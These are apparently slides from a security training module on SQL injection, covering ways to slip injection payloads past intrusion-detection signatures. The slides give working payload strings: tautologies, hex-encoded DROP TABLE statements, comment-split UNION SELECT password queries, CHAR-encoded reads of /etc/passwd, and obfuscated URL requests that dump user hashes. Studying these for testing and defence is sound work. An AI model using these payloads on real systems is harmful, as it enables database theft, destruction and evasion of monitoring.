
**SQL Injection  
Concepts**



**SQL Injection  
Methodology**




**Evasion  
Techniques**




**Types of  
SQL Injection**




**SQL Injection  
Tools**



**Counter-  
measures**



# Evading IDS



# Types of Signature Evasion Techniques



## In-line Comment

Obscures input strings by inserting in-line comments between SQL keywords



## Char Encoding

Uses built-in CHAR function to represent a character



## String Concatenation

Concatenates text to create SQL keyword using DB specific instructions



## Obfuscated Codes

Obfuscated code is an SQL statement that has been made difficult to understand



## Manipulating White Spaces

Obscures input strings by dropping white space between SQL keyword



## Hex Encoding

Uses hexadecimal encoding to represent a SQL query string



## Sophisticated Matches

Uses alternative expression of "OR 1=1"



# Evasion Techniques: Sophisticated Matches



## SQL Injection Characters

- OR '' character String Indicators
- == OR ## single-line comment
- /\*...\*/ multiple-line comment
- + addition, concatenate (or space in URL)
- ||| (double pipe) concatenate
- % wildcard attribute indicator
- &Param1=foo&Param2=bar URL Parameters
- PREPARE useful as non-transactional command
- LOCALVARIABLE local variable
- GLOBALVARIABLE global variable
- SLEEP(10) delay '0:0:10' time delay

## Evading 'OR 1=1 signature

- 'OR'john'='john'
- 'OR'microsoft'='micro'+'soft'
- 'OR'movies'='N'movies'
- 'OR'software'like 'sof%'
- 'OR7>1
- 'OR'best'>'6'
- 'OR'whatever' IN ('whatever')
- 'OR5 BETWEEN 1 AND 7

An IDS signature may be looking for the 'OR 1=1'. Replacing this string with another string will have same effect.

# Evasion Techniques: Hex Encoding



- Hex encoding evasion technique uses hexadecimal encoding to represent a string
- For example, the string 'SELECT' can be represented by the hexadecimal number 0x73656c656374, which most likely will not be detected by a signature protection mechanism



## Using a Hex Value

```
; declare @x varchar(80);
set @x = X73656c656374
20404076657273696f6e;
EXEC (@x)
```



This statement uses no single quotes ('')

## String to Hex Examples

SELECT @@version =  
0x73656c656374204  
04076657273696f6

DROP Table CreditCard = 0x44524f502054  
61626c652043726564697443617264


INSERT into USERS ('Juggyboy', 'qwerty') =  
0x494e5345525420696e74  
6f2055534552532028274a7  
5676779426f79272c202771  
77657274792729



# Evasion Technique: Manipulating White Spaces




- White space manipulation technique obfuscates input strings by dropping or adding white spaces between SQL keyword and string or number literals without altering execution of SQL statements



- Adding white spaces using special characters like tab, carriage return, or linefeeds makes an SQL statement completely untraceable without changing the execution of the statement

"UNION SELECT" signature is different from "UNION SELECT"



- Dropping spaces from SQL statements will not affect its execution by some of the SQL databases

'OR'1'='1' (with no spaces)



# Evasion Techniques: In-line Comment



## Evade signatures that filter white spaces

01

In this technique, white spaces between SQL keywords are replaced by inserting in-line comments



02

`/* ... */` is used in SQL to delimit multi-row comments  
`'/**/UNION/**/SELECT/**/password/**/FROM/**/Users  
/**/WHERE/**/username/**/LIKE/**/'admin'--`



03

You can use inline comments within SQL keywords

`'/**/UN/**/ION/**/SEL/**/ECT/**/password/**/FR/  
**/OM/**/Users/**/WHE/**/RE/**/  
username/**/LIKE/**/'admin'--`



# Evasion Techniques: Char Encoding



- ↳ `Char()` function can be used to inject SQL injection statements into MySQL without using double quotes

1

Load files in unions (string = "/etc/passwd"):

```
' union select 1, (load_file(char(47,101,116,99,  
47,112,97,115,115,119,100))),1,1,1;
```



2

Inject without quotes (string = "%"):

```
' or username like char(37);
```



3

Inject without quotes (string = "root"):

```
' union select * from users where  
login = char(114,111,111,116);
```



4

Check for existing files (string = "n.ext"):

```
' and 1=( if( (load_file(char(110,46,101,120,116))  
<>char(39,39)),1,0));
```




# Evasion Techniques: String Concatenation




Split instructions to avoid signature detection by using execution commands that allow you to concatenate text in a database server

- ⊖ Oracle: ';' EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'
- ⊖ MS SQL: ';' EXEC ('DRO' + 'P T' + 'AB' + 'LE')



Compose SQL statement by concatenating strings instead of parameterized query

- ⊖ MYSQL: ';' EXECUTE CONCAT('INSE', 'RT US', 'ER')




# Evasion Techniques: Obfuscated Codes



## Examples of obfuscated codes for the string “qwerty”

```
Reverse(concat(if(1,char(121),2),0x74,right(left(0x567210,2),1),
lower(mid('TEST',2,1)),replace(0x7074, 'pt','w'),
char(instr(123321,33)+110)))
```

```
Concat(unhex(left(crc32(31337),3)-400),unhex(ceil(atan(1)*100-2)),
unhex(round(log(2)*100)-4),char(114),char(right(cot(31337),2)+54),
char(pow(11,2)))
```



## An example of bypassing signatures (obfuscated code for request)

The following request corresponds to the application signature:


```
?id=1+union+(select+1,2+from+test.users)
```

The signatures can be bypassed by modifying the above request:


```
?id=(1) union(select(1),mid(hash,1,32) from(test.users))
```

```
?id=1+union+(sELect'1',concat(login,hash) from+test.users)
```


```
?id=(1) union((((((select(1),hex(hash) from(test.users)))))))
```



# Module Flow




**SQL Injection  
Concepts**



**SQL Injection  
Methodology**




**Evasion  
Techniques**




**Types of  
SQL Injection**



**SQL Injection  
Tools**

